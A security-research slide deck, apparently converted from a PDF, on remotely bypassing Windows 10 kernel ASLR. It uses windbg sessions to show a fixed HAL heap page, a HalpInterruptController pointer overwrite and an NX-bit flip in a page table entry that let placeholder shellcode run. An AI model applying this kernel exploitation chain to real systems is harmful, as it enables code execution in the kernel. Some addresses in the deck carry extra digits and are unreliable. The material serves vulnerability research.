


Bypassing kernel ASLR

Target : Windows 10

(remote bypass)



Imagine, you can execute in remote (and you can repeat this action) :

`MOVQ [RDI], RSI`

You control RDI and RSI

Two questions :

- Where do we write ?
- What do we write ?

Don't forget, any access of unmapped memory causes a BSOD. (and Windows has an ASLR kernel since Windows 7)

CHALLENGE ACCEPTED



Ok, lets go, is the ASLR on all modules ?

```
kd> lm
start                end                module
00007ff8`10ef0000    00007ff8`110a6000    ntdll
fffff800`1ace4000    fffff800`1acef000    kdcom
fffff800`1ae0f000    fffff800`1b5e3000    nt
fffff800`1b5e3000    fffff800`1b64d000    hal
fffff800`23c00000    fffff800`23c58000    msrpc
fffff800`23c60000    fffff800`23cb9000    FLTMGR
fffff800`23cc0000    fffff800`23ce0000    ksecdd
fffff800`23ce0000    fffff800`23cf3000    clipsp
fffff800`23d00000    fffff800`23dd2000    Wdf01000
fffff800`23de0000    fffff800`23df0000    WDFLDR
fffff800`23df0000    fffff800`23e0e000    acpiex
fffff800`23e20000    fffff800`23eaf000    ACPI
fffff800`23eb0000    fffff800`23eba000    WMILIB
fffff800`23ec0000    fffff800`23f4d000    cng
[...]

kd> lm
start                end                module
00007ffb`bf920000    00007ffb`bfad6000    ntdll
fffff801`ba400000    fffff801`ba458000    msrpc
fffff801`ba460000    fffff801`ba4b9000    FLTMGR
fffff801`ba4c0000    fffff801`ba4e0000    ksecdd
fffff801`ba4e0000    fffff801`ba4f3000    clipsp
fffff801`ba500000    fffff801`ba5d2000    Wdf01000
fffff801`ba5e0000    fffff801`ba5f0000    WDFLDR
fffff801`ba5f0000    fffff801`ba60e000    acpiex
fffff801`ba620000    fffff801`ba6af000    ACPI
fffff801`ba6b0000    fffff801`ba6ba000    WMILIB
fffff801`ba6c0000    fffff801`ba74d000    cng
fffff801`ba760000    fffff801`ba770000    pcw
fffff801`ba770000    fffff801`ba77a000    msisadrv
fffff801`ba780000    fffff801`ba7c9000    pci
[...]
```

As Windows 7 and 8 / 8.1, modules are randomized.

Pro Tip!

Undocumented extension command of windbg : !ptetree

The ptetree command lists all pages allocated for a process and pte2va translates a page table entry to the corresponding virtual address.

```
kd> !ptetree
[...]
```

fffff6fb7dbedff8	00000000001EF063	pfn 1ef	---	DA--	KWEV
fffff6fb7dbffff8	00000000001EE063	pfn 1ee	---	DA--	KWEV
fffff6fb7fffffff0	00000000001ED063	pfn 1ed	---	DA--	KWEV
fffff6ffffffe800	0000000000100163	pfn 100	-G-	DA--	KWEV
fffff6ffffffe808	0000000000105163	pfn 105	-G-	DA-	KWEV

```
[...]
```

```
kd> !pte2va FFFFF6FFFFFFE808
ffffffffffd01000
```

After some reboots, we can figure out that the page with the ffffffff`ffd00000 address is not randomized.

What is this address ?

```
kd> !pte ffffffff`ffd00000
PXE at FFFFF6FB7DBEDFF8 [...] PDE at FFFFF6FB7FFFFFF0 PTE at FFFFF6FFFFFFFE800
contains 00000000002DD063 [...] contains 00000000002DF063 contains 8000000000001163
pfn 2dd ---DA--KWEV [...] ---DA--KWEV pfn 1 -G-DA--KWEV
```

windbg shows that the page rights are KWE (RWX) but if we look the containing data, the first bit is set. So the NX protection is enabled and page is just RW.


My-self promotion

Ho... wait !

The ffffffff`ffd00000 address reminds me something

In october 2011 I published a paper on Windows 7 (32b) kernel ASLR bypass, and I used...

ffd00000 address space !



ffffffff`ffd00000 contains a lot of pointers to HAL.DLL

After a quick search in this DLL we can see :


```
.data:0000000080052028 HalpHeapStart dq 0FFFFFFFFFD00000h ; DATA  
XREF: HalpUnmapVirtualAddress:loc_800156ECr
```

This is the << heap >> of HAL.

Now our objective is to redirect execution to the shellcode.

A global variable of HAL.DLL is really interesting, HalpInterruptController

```
kd> dq hal!HalpInterruptController L1  
fffff800`c3c18990  ffffffff`ffd004b0
```




So we have a call `*(ffffffff`ffd004b0+78)(...)`

We can try to overwrite this qword and see.

```
kd> eq ffffffff`ffd004b0+78 4141414141414141
kd> g
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x0000003b

(0x00000000C0000005,0xFFFFF800C3BD69DB,0xFFFFD000206ACB50,0x000000000000
0000)
[...]
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b
efl=00010002
hal!HalRequestSoftwareInterrupt+0xbb:
fffff800`c3bd69db ffd0          call     rax {41414141`41414141}
[...]
```



Shellcode time !

On windows all PTEs has a fixed address. If you want to access to the 0xffffffffd00000 PTE you can read 0xFFFFF6FFFFFFE800.

!pte displays this information :

```
kd> !pte ffffffff`ffd00000
                                     VA ffffffff`ffd00000
PXE at FFFFF6FB7DBEDFF8      [...]PDE at FFFFF6FB7FFFFFF0      PTE at FFFFF6FFFFFFE800
contains 00000000002DE063    [...]contains 00000000002E0063    contains 8000000000001163
pfn 2de      ---DA--KWEV    [...]pfn 2e0      ---DA--KWEV    pfn 1      -G-DA--KWEV
```

```
kd> dq FFFFF6FFFFFFE800
fffff6ff`ffffe800  80000000`00001163  80000000`00002163
fffff6ff`ffffe810  80000000`f00b007b  80000000`00003163
fffff6ff`ffffe820  80000000`00004163  00000000`00005101
fffff6ff`ffffe830  80000000`00006163  80000000`00007163
fffff6ff`ffffe840  80000000`00008123  80000000`0000b163
fffff6ff`ffffe850  80000000`00009163  80000000`0000a163
fffff6ff`ffffe860  80000000`0000d103  80000000`0000c163
fffff6ff`ffffe870  80000000`00070163  80000000`0000e163
```

ffffffff`ffd00000 space is full of codecaves, I took a random one, ffffffff`ffd035c0, but NX flag is set :-)


Remember, all PTE have a fixed address.

So, we can overwrite the NX flag of this address :-)

```
kd> eq FFFFFFF6FFFFFFE81f 00000000`00000000 // Rewrite to disable NX flag
kd> g
[continue]
kd> eb ffffffff`ffd035c0 90 90 90 90 90 cc
// 90 90 90 90 90 cc == nop ; nop ; nop ; nop ; nop ; int3
kd> g
[continue]
kd> eq ffffffff`ffd00528 ffffffff`ffd035c0
kd> g
Break instruction exception - code 80000003 (first chance)
ffffffffff`ffd035c5 cc int 3
```

The diagram consists of red arrows and a red box. One arrow points from the instruction 'nop ; nop ; int3' in the second command to the memory address 'ffffffffff`ffd035c5' in the kernel dump. Another arrow points from the instruction 'nop ; nop ; int3' in the second command to the memory address 'ffffffffff`ffd035c0' in the second command. A red box highlights the memory address 'ffffffffff`ffd035c5' in the kernel dump. A red line connects the bottom of the box to the bottom of the page.

So... to remotely bypass kernel ASLR on Windows 10 you just have to write a shellcode at ffffffff`ffd035c0 (or another address) and disable the NX flag in the page table entry. Write ffffffff`ffd035c0 at ffffffff`ffd00528 and... no more !



Thanks for reading :-)

Thank to Kutio and Alex Ionescu for proofreading !

Another (local) sexy bypass :

<http://www.alex-ionescu.com/infiltrate2015.pdf>